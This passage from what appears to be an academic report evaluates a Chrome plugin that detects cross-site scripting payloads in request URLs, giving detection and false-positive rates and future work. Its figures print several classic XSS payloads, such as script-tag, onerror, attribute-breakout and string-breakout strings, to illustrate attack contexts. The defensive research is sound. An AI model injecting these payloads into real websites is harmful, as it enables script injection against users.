

Figure 5.2 Payloads status

5.2 Results and Analysis

Based on the attack apparatus currently available (i.e., Burp toolkit), we were able to execute attack scenarios based on only subsets of injection locations and specific types of HTML payloads. The primary focus in these test scenarios is to reduce the number of false positives. Otherwise, chrome plugin can seriously affect the browsing experience of users and ends up blocking even normal requests. Table 5.1 shows the corresponding attack vector types and whether the proposed Chrome plugin was able or not to detect the corresponding attack instances.

Cross-Site Scripting contexts	**Detected**
XSS between HTML tags	YES
XSS in HTML tag attributes	YES
XSS into JavaScript (Terminating the existing script)	YES
XSS into JavaScript (Breaking out of JavaScript string)	NO

Table 5.1 XSS attack vector types and plugin detection ability

In the following, we discuss such payloads and the ones which have not been included yet:

1. **XSS between HTML tags**

   When the XSS context is text between HTML tags, we need to introduce some new HTML tags designed to trigger execution of JavaScript.

   Some useful ways of executing JavaScript using HTML tags are shown in Figure 5.3.

```
<script>alert(document.domain)</script>
<img src=1 onerror=alert(1)>
```

Figure 5.3 XSS between HTML tags

2. **XSS in HTML tag attributes**

When the XSS context is within an HTML tag attribute value, we might sometimes be able to terminate the attribute value, close the tag, and introduce a new one as shown in Figure 5.4.

```
"><script>alert(document.domain)</script>
```

Figure 5.4 XSS payload after previous tag closed

Also, provided we can terminate the attribute value, an attacker can also introduce a new attribute that executes malicious code, such as a new event handler, as shown in Figure 5.5.

```
" autofocus onfocus=alert(document.domain) x="
```

Figure 5.5 Payload sample that creates an onfocus event which will execute JavaScript when the element receives the focus

3. **XSS into JavaScript**

When the XSS context is between the existing script tags, a successful exploit can be executed using different techniques including the following:

a. *Terminating the existing script*:

In Figure 5.6, there is a vulnerability in the code which can be exposed by simply closing the existing script tag and then introducing the new HTML tag that will trigger the malicious code shown in Figure 5.7.

```
<script>
...
var input = 'controllable data here';
...
</script>
```

Figure 5.6 Vulnerable codeFigure 5.7 XSS payload

b. *Breaking out of JavaScript string:*

In some cases the XSS context is inside a quoted string literal. As shown in Figure 5.8, it is often possible to break out of the string by introducing the character and then adding the new JavaScript code that will execute the malicious code.

```
'-alert(document.domain)-'
';alert(document.domain)//
```

Figure 5.8 Breaking out of JavaScript string payload

To evaluate the effectiveness of the plugin, we ran different attack scenarios under each of the above-mentioned categories and observed whether the plugin was able to detect the corresponding payload. Specifically, we executed the different payloads compiled earlier. Table 5.2 presents the detection results for each of the payload sources.

Source	Total number of XSS Payloads	Number of payloads Detected	Detection Percentage
xss-payload-list Github Repo	2601	1612	62%
PortSwigger XSS cheat Sheet	76	42	55%
Tiny-XSS-Payloads Github Repo	19	19	100%
Polyglot XSS Payloads	18	17	94%
Overall Detection Rate	2714	1690	62.27%

Table 5.2 XSS payload detection rates per source and overall

As we have discussed before, the HTML tag containing the malicious code in the URL can be identified by the Chrome plugin and hence can be blocked.

We have also tested our chrome plugin against a dataset containing 2071 whitelist (i.e., benign) URLs, to check whether the Chrome Plugin is detecting any of those legitimate URLs as XSS payload. Figure 5.9 shows sample URLs from the dataset.

As shown in Table 5.3, none of the whitelisted URL was flagged as XSS payload, which gives a false positive rate (FPR) of 0%.

Type	Total number	Number detected as XSS	False Positive Rate (FPR)
Benign/ whitelisted URLs	2071	0	0%

Table 5.3 Benign payload detected as malicious

But there is still a possibility that few websites are passing HTML code or JavaScript code via URLs, which is not a safe approach, then websites can block those URLs.

http://www.llpaisagismo.com.br/images/hosp%20regional%20jundiai%20(4)%20-%20sistema%20green%20wall-u4390.png
http://www.llpaisagismo.com.br/images/10953472_10204905422488780_696537395_o.jpg
http://www.llpaisagismo.com.br/images/dsc_0048.jpg
http://www.llpaisagismo.com.br/images/dsc_0023-crop-u4078.jpg
http://www.llpaisagismo.com.br/images/dsc_0064-crop-u4159.jpg
http://www.llpaisagismo.com.br/images/11065352_10205306563637058_622271394_o60x45.jpg
http://www.llpaisagismo.com.br/images/u4828-m.png
http://www.llpaisagismo.com.br/images/11086029_10205306590317725_1831818022_n-crop-u4743.jpg

Figure 5.9 Samples from the whitelisted URL dataset

5.3 Cross scripting attacks and Plugin Effectiveness

There are different Cross site scripting vulnerabilities as discussed in section 2.1. In our evaluation, we executed an attack against all these vulnerabilities using PortSwagger practice exercises. As shown in Table 5.11, the proposed Chrome plugin can identify DOM based vulnerability and reflected XSS. However, it is not effective against stored XSS attacks.
Because the chrome plugin is only analyzing the request URL, it can detect the DOM and reflected XSS payloads. But on the other hand, the stored XSS is included within the response. As of now, we are not analyzing the response and hence not able to detect the stored XSS.

Attack Contexts	**Chrome Plugin Effectiveness**
DOM based vulnerability	YES
Stored XSS	NO
Reflected XSS	YES

Table 5.4 Plugin effectiveness for different attack contexts

5.4 Summary

In this chapter, we evaluated the Chrome plugin against our collection of Payloads. We discussed the different attack contexts and tested whether the chrome plugin can detect them or not. Also, along with XSS payloads, we evaluated the effectiveness of the plugin against different attack types.

Chapter 6 Conclusion

6.1 Summary

In this report, we discussed different types of XSS attacks. We have collected many XSS attack vectors and added them to our database. Then we have analyzed a sample of our payload collection to identify XSS components. Afterwards, we have created a JSON file format containing all the signatures and policies to identify the XSS payloads. Finally, we proposed a Chrome plugin to defend against reflected XSS exploitation in the web application by identifying and blocking the requests which contain an XSS attack vector in the URL.

The Chrome Plugin can intercept requests from the browser before it reaches the server and analyze the URL to check if an XSS payload exists. Furthermore, on successfully identifying the payload in the URL, the Chrome plugin blocks the request and redirects to the error page.

As for the test data, we used the XSS payloads data collection, along with a dataset of whitelisted URLs. Overall, the plugin achieved DR=62% and FPR=0%, which is encouraging.

Along with these results, we have discussed the attack context in which the plugin can work as we are still not able to identify **XSS into JavaScript** context which drops down our detection rate for Github repo of XSS payloads.

Finally, the plugin is only effective against reflected and DOM XSS attacks but not against stored XSS. In the case of stored XSS, the XSS payload resides in the response. As of now, we are only analyzing the request URL and not the response, hence not able to detect stored XSS.

6.2 Future Work

Currently, the plugin is not able to identify XSS into JavaScript attack context. In future work, more such signatures and policies will be configured which can identify the XSS into JavaScript attack context.

Also, currently our plugin supports payloads in JavaScript language only. But new frameworks – Angular, React – are spreading all over when it comes to web development. That means new types of payloads which our plugin is not able to identify yet.

Considering the request analysis aspect, as of now we are only analyzing requests made from main frame and sub frame. But there is a possibility that an attack can happen from other locations in the web page. In future work, we will identify such locations and start intercepting those as well.

Lastly, as discussed in the Summary section, currently, the Chrome plugin is only analyzing the request URL but not the response from the server. We cannot assume that content from the server will always be safe and hence it is fine to open it on our browser. An attacker could hack into a server machine and plant their XSS payloads into the response as well. The plugin has a way to analyze the response, but we have not implemented that part yet. In future work, the plugin can be extended to analyze the response to detect if the server response has any malicious code.

References

1. OWASP “Top 10 Web application Security risks”, 2021, https://owasp.org/www-project-top-ten/
2. Zhonglin Liu, Yong Fang, Cheng Huang, Yijia Xu, "GAXSS: Effective Payload Generation Method to Detect XSS Vulnerabilities Based on Genetic Algorithm", Security and Communication Networks, vol. 2022, Article ID 2031924, 15 pages, 2022. https://doi.org/10.1155/2022/2031924
3. Shahriar, Hossain & Haddad, Hisham & Devendran, Vamshee. (2015). Request and Response Analysis Framework for Mitigating Clickjacking Attacks. International Journal of Secure Software Engineering. 6. 1-25. 10.4018/IJSSE.2015070101.
4. OWASP, “XSS filter evasion cheat sheet,” 2021. https://www.owasp.org/index.php/XSS_Filter_Evasion_Cheat_Sheet.
5. PortSwagger, “PortSwagger XSS Cheat Sheet,” 2021. https://portswigger.net/web-security/cross-site-scripting/cheat-sheet
6. Chrome, “Chrome Plugin developer documentation”. https://developer.chrome.com/docs/extensions/mv3/getstarted/
7. Terjanq, “Tiny XSS payload Repository”, A collection of tiny XSS Payloads that can be used in different contexts. https://github.com/terjanq/Tiny-XSS-Payloads
8. Ahmed Elsobky, “Unleashing an Ultimate XSS Polyglot” on Github. https://github.com/0xsobky/HackVault/wiki/Unleashing-an-Ultimate-XSS-Polyglot
9. Ismail Tasdelen, “Cross Site Scripting (XSS) Vulnerability Payload List” on Github. https://github.com/payloadbox/xss-payload-list
10. XSS Payloads, “XSS payloads Twitter Community.” https://twitter.com/XssPayloads
11. PortSwagger, “XSS Attack Contexts from PortSwagger official website”. https://portswigger.net/web-security/cross-site-scripting/contexts